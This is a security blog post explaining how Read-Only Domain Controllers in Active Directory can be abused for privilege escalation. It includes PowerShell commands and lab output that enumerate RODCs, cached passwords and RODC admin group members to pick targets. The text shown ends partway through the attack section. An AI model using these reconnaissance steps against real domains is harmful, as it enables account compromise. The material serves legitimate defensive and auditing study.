Attacking Read-Only Domain Controllers (RODCs) to Own Active Directory

adsecurity.org

Sean Metcalf January 1, 2018

I have been fascinated with Read-Only Domain Controllers (RODCs) since RODC was released as a new DC promotion option with Windows Server 2008. Microsoft customers wanted a DC that wasn't *really* a DC. – something that could be deployed in a location that's not physically secure and still be able to authenticate users.

This post covers a few different scenarios on how to attack Read-Only Domain Controllers in order to escalate privilege. Since RODCs are typically untrusted and viewed as not having the same level of access as writable DCs, it's possible in many environments to compromise a RODC to escalate privileges. *Given certain scenarios, it's possible to escalate from a Read-Only Domain Controller to a full writable Domain Controller.* This post covers these scenarios and enables Red and Blue teams to better understand and check RODC configurations for issues.

The information in this post is not from any one customer environment I have seen, but a combination of several. I have found that many AD domains that have RODCs are configured very similarly: many more accounts, both user and computer, have passwords cached on RODCs than is necessary and the ability to manage RODCs is not limited or secured appropriately. This post shows what is possible given common real world RODC deployment configuration. As part of our Active Directory security review services, we scrutinize RODC configuration and identify potential issues with the configuration. Furthermore, we find that when RODCs are deployed in an environment, they are frequently configured with weak security settings (as noted in "RODCs in the Real World" and "Attacking RODCs" below).

The information here describes what is possible in many Active Directory environments with Read-Only Domain Controllers and doesn't highlight a misconfiguration, but common configuration issues that could be exploited to escalate privileges in the domain since the RODC is often treated as "just another server" (or worse, as a workstation). Accounts are regularly cached on RODCs (since RODCs that don't cache passwords aren't very useful) and once an attacker gains access to it, these passwords are available and may include delegated Active Directory admin accounts which could be compromised.

If you want to simply know how best to "harden Read-Only Domain Controllers", skip to the end to read the "Securing RODCs Against Attack" section.

Note that throughout this post, I use the Microsoft Active Directory PowerShell cmdlets and some of the attribute names are adjusted in the output from what they are actually named in AD.

Enter the Read-Only Domain Controller

When Microsoft released Windows Server 2008, a new type of Domain Controller was added called the "Read-Only Domain Controller". The Read-Only Domain Controller (RODC) performs similar services as a writable Domain Controller except they are "read-only". But what does that really mean?

By default, no AD account passwords are cached on a RODC (other than the RODC computer account & RODC KRBTGT passwords) and no changes originate from a RODC's AD database, SYSVOL, or DNS. Certain sensitive Active Directory attributes are included in the RODC Filtered Attribute Set (FAS) which includes confidential attributes such as the AD attributes storing Bitlocker keys and LAPS passwords. This ensures these attributes are never replicated to RODCs.

RODCs provide the following:

- **Read-only Active Directory Database** – Read-only copy of Active Directory provides a more secure option for distant locations such as a branch office. Changes attempted against the RODC are referred to the next upstream DC.
- **Read-only DNS Server** – DNS on the RODC can be configured as a DNS Secondary of the Active Directory Integrated DNS zone file or of a Primary standard DNS zone.
- **Credential Caching** – By default, no passwords are stored on a RODC (including computer passwords), though specific groups can be configured for password caching. Physical attacks on Active Directory stored domain credentials on RODCs are not possible when password caching is disabled.
- **Administrator Role Separation** – Administration of a RODC can be delegated to a domain user account without providing "keys to the kingdom" access or significantly decreasing the security posture of Active Directory.
- **Reduced Exposure** – Filtering specific object attributes to ensure they don't exist on RODCs. For example, there may be attributes that were added after the instantiation of Active Directory such as specific attributes that are confidential (SSNs, clearance, etc).
- **Unidirectional Replication** – The only replication that occurs on a RODC is inbound replication from a fully writable DC. This reduces the amount of replication traffic that occurs in the environment as well as the number of connections and connection objects at the primary site. This also protects the rest of the directory from memory corruption of the database due to hardware failure or improper shutdown.
- **SYSVOL Modification Isolation** – If SYSVOL is modified on a RODC in the field, the change stays on the RODC and is not replicated out. This includes added, deleted, and modified SYSVOL files.

RODC & writable DC differences:

- **Active Directory Database** – DCs host the only writable copies of the Active Directory database and therefore can perform read and write operations against the directory database. RODCs host read-only copies of the AD database which do not include security principal secrets (passwords). Since RODCs are unable to perform write operations on the RODC hosted AD database, some write operations are forwarded to full DCs and other times the RODC provides referrals to clients in order for the client to locate a writable DC.
- **Active Directory Replication** – Writable DCs replicate among themselves frequently and as needed to ensure directory consistency. RODCs never replicate to or from another RODC. RODCs also never send replication data to other DCs. RODCs can only receive replication from a 2008 writable DC. This replication method is the same for replicating SYSVOL.
- **Local AD database storage** – Writable DCs host a full copy of the Active Directory database including security principal credentials. RODCS host a copy of the database except for attributes that are part of the RODC Filtered Attribute Set (FAS) and security principal credentials. Specific credentials can be identified and selected for password replication to the RODC.
- **Administration** – Writable DC are administered by the domain Administrators and Domain Admins groups; however, membership in these groups also grants enhanced Active Directory rights. RODCs provide the capability to delegate a standard user account and/or user group full administrative rights to the RODC without providing elevated Active Directory permissions.

When placing a RODC at a site, there are several important considerations:

1. Think twice about placing a RODC in the same site as a DC. RODCs are meant to be used where there are security and/or other concerns (delegation, replication, etc). If a writable DC is in the site, it makes more sense to place another DC there instead of a RODC.
2. If a location requires a DC that hosts additional services (roles), the DC placed at the site should be a RODC. DCs should not host services beyond core Active Directory services (like AD DS and DNS).
3. There must be a 2008 (or newer) DC upstream from the RODC to enable proper replication. It is best to have two 2008 (or newer) DCs nearby to enable efficient replication.
4. All of the users located at the site serviced by a RODC should be members of a site group which is added to the password policy for the RODC. This will ensure the user passwords are cached for logon in the event the network connection to a nearby writable DC is down.
5. All of the computers (workstations & servers) located at the site serviced by a RODC should be members of a site group which is added to the password policy for the RODC. This will ensure the computer passwords are cached ensuring proper computer operation in the event the network connection to a nearby writable DC is down.
6. RODCs never communicate with other RODCs. This means if there are multiple RODCs in the same site, they may have different accounts cached and possibly different password policies. This scenario is why it may not make sense to place two RODCs in a site.

Note: If items 3 & 4 are not configured to enable password caching, a writable DC must be available to service authentication (Kerberos) requests; both the computer & user passwords must be cached in order for a Kerberos ticket to be granted.

RODCs in the Real World

RODCs were originally designed to provide authentication and directory services in situations where the system couldn't be fully trusted. This normally means not allowing account passwords to be cached (default settings) or configuring a subset of domain user and computer accounts that are allowed to have their passwords cached on the RODC. This is configured by creating a group, adding the appropriate accounts to the group, and setting the Password Replication Policy on the RODC to enable password caching for the group. In order for a user to authenticate from a computer in a site with a RODC to that RODC (without a DC involved), the user and computer passwords need to be cached on the RODC.

RODCs are typically deployed to not cache any accounts (default) or are configured to allow caching of most accounts, often by adding Authenticated Users or Domain Users to allow password caching. When the Read-Only Domain Controller was designed, the concern was related to passwords cached on a RODC potentially being cracked. Given that it's possible to pass a password hash to access network resources (or create Silver Tickets), simply gaining access to a password hash enables account impersonation. This also means the risk of passwords cached on RODCs is higher than originally anticipated.

RODCs are meant to be administered by almost anyone since they are standard servers. However, there is risk with this. If regular users are delegated admin access to one or more RODCs, these RODCs either shouldn't cache passwords or allow only the minimum number of accounts required to cache passwords. Enabling the RODCs to cache a large number of account passwords in the domain effectively makes the RODC a junior DC and elevates the RODC admins to psuedo-Domain Admin status since they have access to many of the account passwords in the domain.

There is guidance on the web about deploying RODCs in the DMZ to enable production AD users to be authenticated by DMZ applications. I am not a fan of deploying any internal resources in the DMZ or even poking holes in the DMZ-Internal firewall to enable traffic to go from the DMZ to the internal network. From a security perspective, the DMZ is an untrusted zone and should not have direct connectivity to the internal network. If the DMZ is compromised, it should have minimal impact on the interior network. There may be situations where placing a RODC in the DMZ is the best of several bad options. In this case it should probably not cache any passwords (remember these are internal AD accounts) and will require communication from the RODC to one or more DCs on the internal network. This RODC, if compromised, provides a pathway to get to the internal network.

Federation is a much better solution and greatly reduces risk of compromise related to authentication of internal users to external systems. Federation enables internal users to be authenticated to external systems without exposing the internal Active Directory to the DMZ or systems on the internet.

Attacking RODCs

This post covers several attack techniques that can be performed against Read-Only Domain Controllers and chains them together in interesting ways based on real-world configurations.

What are the issues with RODCs as they are typically deployed?

1.
    1. RODCs cache more passwords than actually required, providing a potential escalation path – compromise the RODC to compromise additional accounts. In this scenario, the RODC acts as kind of a Junior DC since it contains a subset of domain account passwords.
    2. RODCs are typically administered by a "RODC admins" group which is not typically protected at a high level. Often the RODC admin group contains server administrators and potentially regular user accounts. The accounts in the RODC admin group(s) are often allowed to be cached on the RODC to enable administration if a DC cannot be contacted to authenticate them.
    3. If the organization has configured the Directory Services Restore Mode (DSRM) password to change (and they should), they may not have configured a different process for RODCs, potentially setting the same DSRM password on RODCs and DCs.

If RODCs are considered "untrusted", Domain Admins should not logon to them since they may believe their credential is safe since RODCs don't cache DA passwords by default. When Domain Admins logon to RODCs, their password won't be "cached" in the RODC's AD database (ntds.dit), though it will be in LSASS if the DA used a Remote Desktop session (RDP) to connect to the RODC (as well as a couple of other scenarios). Active Directory admins shouldn't manage RODCs unless the RODCs are treated like DCs and protected at the same level (not in untrusted areas).

Kerberos Service Accounts

Every Active Directory domain has a domain Kerberos service account called KRBTGT which is used to sign all Kerberos tickets and encrypt all Kerberos authentication tickets (TGT). Since the KRBTGT account password hash is used to sign/encrypt Kerberos tickets for the domain, if an attacker gains knowledge of the KRBTGT password hash (Domain Controller access, DC backup access, etc) can result in them creating Golden Tickets to spoof access to anything in the AD forest. It's important to ensure that the KRBTGT password is changed regularly (2x every year).

Every RODC has its own specific KRBTGT account which is specific to that RODC & is cryptographically isolated from the domain KRBTGT account. The RODC Kerberos account follows the naming format "KRBTGT_######" and includes a BackLink attribute (msds-KrbTgtLinkBl) linking the account to its RODC.
In the graphic below, there are two krbtgt accounts, the standard domain one (krbtgt) and one that belongs to a RODC (krbtgt_27140). The msds-KrbTgtLinkBl attribute links the RODC Krbtgt account to the RODC associated with it. The krbtgt_27140 account is linked to the RODC "ADSRODC1". Each RODC has its own krbtgt account to create and sign Kerberos tickets which ensures that the loss of a RODC doesn't compromise the entire domain.

```
PS C:\> get-aduser -filter {name -like "krbtgt*"} -prop Name,Created,PasswordLastSet,msDS-KeyVersionNumber,msDS-KrbTgtLi
nkBl


Created                 : 2/16/2015 10:36:11 PM
DistinguishedName       : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                 : False
GivenName               :
msDS-KeyVersionNumber   : 2
Name                    : krbtgt
ObjectClass             : user
ObjectGUID              : 91c05e7f-cec2-4698-990d-327cc3023f3c
PasswordLastSet         : 2/16/2015 10:36:11 PM
SamAccountName          : krbtgt
SID                     : S-1-5-21-1387203482-2957264255-828990924-502
Surname                 :
UserPrincipalName       :

Created                 : 2/19/2015 9:21:11 PM
DistinguishedName       : CN=krbtgt_27140,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                 : False
GivenName               :
msDS-KeyVersionNumber   : 1
msDS-KrbTgtLinkBl       : {CN=ADSRODC1,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org}
Name                    : krbtgt_27140
ObjectClass             : user
ObjectGUID              : c64aeabb-feeb-460b-8b02-7d1f93f0574a
PasswordLastSet         : 2/19/2015 9:21:12 PM
SamAccountName          : krbtgt_27140
SID                     : S-1-5-21-1387203482-2957264255-828990924-1107
Surname                 :
UserPrincipalName       :
```

I like to include the msDS-KeyVersionNumber attribute since it tracks password changes: the domain KRBTGT account usually starts at 2 and the RODC KRBTGT account usually starts at 1 for a new domain.

Discovering RODCs is pretty easy. We can query for all "krbtgt" accounts in AD or simply ask for all computer accounts with attributes unique to RODCs (msDS-Reveal-OnDemandGroup, msDS-NeverRevealGroup, msDS-RevealedList, msDS-AuthenticatedToAccountList – described further down in the post).

Searching for computers with the PrimaryGroupID set to '521' will return domain RODCs (or search for DCs with "IsReadOnly" set to True) which effectively identifies them being in the group "Read-only Domain Controllers'.

```
PS C:\> get-adcomputer 'adsec12rodc1' -prop PrimaryGroup,PrimaryGroupID,TrustedToAuthForDelegation


DistinguishedName          : CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
DNSHostName                : ADSEC12RODC1.lab12.adsecurity.org
Enabled                    : True
Name                       : ADSEC12RODC1
ObjectClass                : computer
ObjectGUID                 : 2fc90837-f65e-4249-b535-189f56773ad3
PrimaryGroup               : CN=Read-only Domain Controllers,CN=Users,DC=lab12,DC=adsecurity,DC=org
PrimaryGroupID             : 521
SamAccountName             : ADSEC12RODC1$
SID                        : S-1-5-21-1375489665-2563227798-2764545935-1105
TrustedToAuthForDelegation : True
UserPrincipalName          :
```


Kerberos delegation enables a designated computer or user account to impersonate a domain user. Given the power these accounts have, it's critical to limit this ability only to systems that require it. There are two different types of Kerberos Delegation, unconstrained and constrained.

Unconstrained Delegation was a feature that shipped with Active Directory during initial release and enables account impersonation to any Kerberos resource.


Constrained Delegation is a more secure Kerberos delegation option than Unconstrained Delegation first available with Windows Server 2003. This configuration limits user Kerberos impersonation to specific services on specific servers. Accounts configured with Constrained Delegation with Protocol Transition can request Active Directory Kerberos service tickets (TGS) on behalf of the user without proof of prior user authentication.

RODCs also have the attribute 'TrustedToAuthForDelegation' set to True which means RODCs are configured to allow Kerberos Constrained Delegation with Protocol Transition.

DCs are configured to allow Kerberos Unconstrained Delegation.



We can also query for all Domain Controllers that are flagged as "IsReadOnly".



```
PS C:\> Get-ADDomainController -filter {ISReadOnly -eq $True}


ComputerObjectDN           : CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
DefaultPartition           : DC=lab12,DC=adsecurity,DC=org
Domain                     : lab12.adsecurity.org
Enabled                    : True
Forest                     : lab12.adsecurity.org
HostName                   : ADSEC12RODC1.lab12.adsecurity.org
InvocationId               : f1a72f5c-cbd3-47d3-affe-787800e9b92a
IPv4Address                : 10.16.23.21
IPv6Address                :
IsGlobalCatalog            : True
IsReadOnly                 : True
LdapPort                   : 389
Name                       : ADSEC12RODC1
NTDSSettingsObjectDN       : CN=NTDS Settings,CN=ADSEC12RODC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Config
                             uration,DC=lab12,DC=adsecurity,DC=org
OperatingSystem            : Windows Server 2012 R2 Datacenter
OperatingSystemHotfix      :
OperatingSystemServicePack :
OperatingSystemVersion     : 6.3 (9600)
OperationMasterRoles       : {}
Partitions                 : {DC=ForestDnsZones,DC=lab12,DC=adsecurity,DC=org,
                             DC=DomainDnsZones,DC=lab12,DC=adsecurity,DC=org,
                             CN=Schema,CN=Configuration,DC=lab12,DC=adsecurity,DC=org,
                             CN=Configuration,DC=lab12,DC=adsecurity,DC=org...}
ServerObjectDN             : CN=ADSEC12RODC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab12,
                             DC=adsecurity,DC=org
ServerObjectGuid           : 6e1c8df1-709c-4904-933f-0422c2ba399d
Site                       : Default-First-Site-Name
SslPort                    : 636
```

RODC Password Replication Policy


The KRBTGT accounts are used to sign/encrypt Kerberos tickets. The RODC KRBTGT accounts only sign/encrypt Kerberos tickets for accounts the RODC has passwords cached and stored on it. Any RODC generated Kerberos authentication ticket (TGT) provided to a DC by the client is discarded and regenerated.
Since by default, no passwords are cached on a RODC, this shouldn't be a big deal. However, the reality is there will need to be accounts cached on the RODC in order for them to be authenticated by the RODC (such as when the network connection to the DC is down). This is handled by adding users to a group and adding that group to the domain's Allowed RODC Password Replication group or adding the group to the Password Replication Policy on the RODC (set to Allow).

Note that an account password that is "cached" on a Read-Only Domain Controller is stored in the RODC's local Active Directory database (ntds.dit) much like how a regular DC stores account passwords. The difference is this information is never replicated from a RODC.

The graphic shows the default configuration for AD groups:


- Account Operators: Deny
- Administrators: Deny
- Allowed RODC Password Replication Policy: Allow
- Backup Operators: Deny
- Denied RODC Password Replication Policy: Deny
- Server Operators: Deny

Also added is the RODC Admins group used in this lab environment to administer the RODCs.



There are a number of domain/forest groups that are explicitly denied from having their account passwords replicated to the RODC. This protects against accounts in these groups from having their password saved on the RODC.

- Cert Publishers
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Group Policy Creator Owners
- krbtgt
- Read-only Domain Controllers (*the RODC's computer account password is stored locally, just not any others*)
- Schema Admins




When a user attempts to authenticate to a RODC, the RODC checks to see if it has the the user's password cached. If it doesn't already have the password, the RODC forwards the authentication request to an upstream writable DC which replies with the authentication data. After this the RODC requests the user's password from the writable DC. If allowed by the RODC's Password Replication Policy, the writable DC replicates the user's password to the RODC. If the user's password is cached on the RODC, the RODC handles the authentication request.

There are 5 key attributes on a RODC:

- **managedBy**: This attribute identifies the group that administers the RODC. Since RODCs are considered to be less trusted than Domain Controllers, they shouldn't be managed by Active Directory admins (DAs, etc). Often there's a RODC specific admin group configured in this attribute, sometimes each RODC has a unique admin group.
- **msDS-Reveal-OnDemandGroup:** Contains the distinguished name (DN) of the Allowed List. Members of the Allowed List are permitted to replicate to the RODC.
- **msDS-NeverRevealGroup:** Points to the distinguished names of security principals that are denied replication to the RODC.
- **msDS-RevealedList:** List of security principals whose passwords have ever been replicated to the RODC.
- **msDS-AuthenticatedToAccountList:** This attribute contains a list of security principals in the local domain that have authenticated to the RODC.

The RODC ManagedBy attribute can be set during RODC install: "Delegated Administrator Account".



Since RODC attributes contain some useful information and all Authenticated Users have read access to these attributes by default, we can query these attributes and use this information to craft an attack.
Here's some example PowerShell script code:

*Get-ADComputer $ROCName -Property * | Select Name,ManagedBy,'msDS-AuthenticatedToAccountlist','msDS-NeverRevealGroup','msDS-RevealedDSAs','msDS-RevealedUsers','msDS-RevealOnDemandGroup'*

```
PS C:\> Get-ADComputer $RODCName -Property * | `
    Select Name,ManagedBy,'msDS-AuthenticatedToAccountlist','msDS-NeverRevealGroup',`
    'msDS-RevealedDSAs','msDS-RevealedUsers','msDS-RevealOnDemandGroup'


Name                                : ADSEC12RODC1
ManagedBy                           : CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
msDS-AuthenticatedToAccountlist     : {CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org,
                                      CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org,
                                      CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org,
                                      CN=adsec12dc1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org...}
msDS-NeverRevealGroup               : {CN=Denied RODC Password Replication Group,CN=Users,DC=lab12,DC=adsecurity,DC=org,
                                      CN=Account Operators,CN=Builtin,DC=lab12,DC=adsecurity,DC=org, CN=Server
                                      Operators,CN=Builtin,DC=lab12,DC=adsecurity,DC=org, CN=Backup
                                      Operators,CN=Builtin,DC=lab12,DC=adsecurity,DC=org...}
msDS-RevealedDSAs                   : {CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org,
                                      CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org,
                                      CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org,
                                      CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org...}
msDS-RevealedUsers                  : {B:96:A0000900020000000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000
                                      000EF70000000000000:CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org, B:
                                      96:7D0009000100000000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2F070000000000000
                                      F070000000000000:CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org, B:96:
                                      5E0009000200000000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF700000000000000EF7
                                      0000000000000:CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org, B:96:5A0
                                      0090002000000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF7000
                                      0000000000:CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org...}
msDS-RevealOnDemandGroup            : {CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org, CN=Allowed RODC Password
                                      Replication Group,CN=Users,DC=lab12,DC=adsecurity,DC=org, CN=Domain
                                      Users,CN=Users,DC=lab12,DC=adsecurity,DC=org,
                                      CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=lab12,DC=adsecurity,DC=org}
```


With this information, we can determine which RODCs have account passwords stored on them. The next step is identifying ways to gain access to the RODC with interesting account passwords stored on it.

Compromise a RODC Admin to Compromise Accounts with Cached Passwords on the RODC

One way to do this is to go after accounts with local admin rights on the RODC. Delegating admin rights to a RODC is easy: simply add a group to the Manager field on the RODC account. It's just as simple to determine what group has RODC local admin rights by enumerating RODC computer accounts and the *ManagedBy* attribute.

Since Read-Only Domain Controllers are not supposed to be managed by Active Directory admin accounts (except in limited scenarios), finding a RODC admin account to compromise often isn't difficult.

First, determine what group manages the RODC by enumerating the RODC managedby attribute.




```
PS C:\> import-module activedirectory
$ROCName = (get-addomaincontroller -filter {isreadonly -eq $true}).name
Get-ADComputer $ROCName -Property * | `
Select Name,ManagedBy,'msDS-AuthenticatedToAccountlist','msDS-NeverRevealGroup',`
'msDS-RevealedDSAs','msDS-RevealedUsers','msDS-RevealOnDemandGroup'



Name                                : ADSEC12RODC1
ManagedBy                           : CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
msDS-AuthenticatedToAccountlist     : {CN=Rey,OU=Accounts,DC=lab12,DC=adsecurity,DC=org, CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org,
                                      CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org, CN=adsec12dc1,OU=Domain
                                      Controllers,DC=lab12,DC=adsecurity,DC=org...}
msDS-NeverRevealGroup               : {CN=Denied RODC Password Replication Group,CN=Users,DC=lab12,DC=adsecurity,DC=org, CN=Account
                                      Operators,CN=Builtin,DC=lab12,DC=adsecurity,DC=org, CN=Server Operators,CN=Builtin,DC=lab12,DC=adsecurity,DC=org, CN=Backup
                                      Operators,CN=Builtin,DC=lab12,DC=adsecurity,DC=org...}
msDS-RevealedDSAs                   : {CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org, CN=ADSEC12RODC1,OU=Domain
                                      Controllers,DC=lab12,DC=adsecurity,DC=org, CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org,
                                      CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org...}
msDS-RevealedUsers                  : {B:96:A0009000100000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3D3B0000000000003D3B000000000000:CN=ADSEC12ADMIN1,CN=Com
                                      puters,DC=lab12,DC=adsecurity,DC=org, B:96:7D0090001000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3E3B0000000000003E3
                                      B000000000000:CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org, B:96:5E0090001000003E37531003000000B2D8290BE48E5C
                                      40A6ACCBA445CBC36B3D3B0000000000003D3B000000000000:CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org, B:96:5A0009000
                                      10000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3D3B0000000000003D3B000000000000:CN=ADSEC12ADMIN1,CN=Computers,DC=lab12
                                      ,DC=adsecurity,DC=org...}
msDS-RevealOnDemandGroup            : {CN=Allowed RODC Password Replication Group,CN=Users,DC=lab12,DC=adsecurity,DC=org,
                                      CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=lab12,DC=adsecurity,DC=org}
```


Then enumerate the RODC admin groups membership.

```
PS C:\> get-adgroupmember 'RODC Admins'


distinguishedName : CN=Rey,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
name              : Rey
objectClass       : user
objectGUID        : 68ba085f-d44e-4da3-a5af-2b08d8e5699c
SamAccountName    : Rey-admin
SID               : S-1-5-21-1375489665-2563227798-2764545935-3103

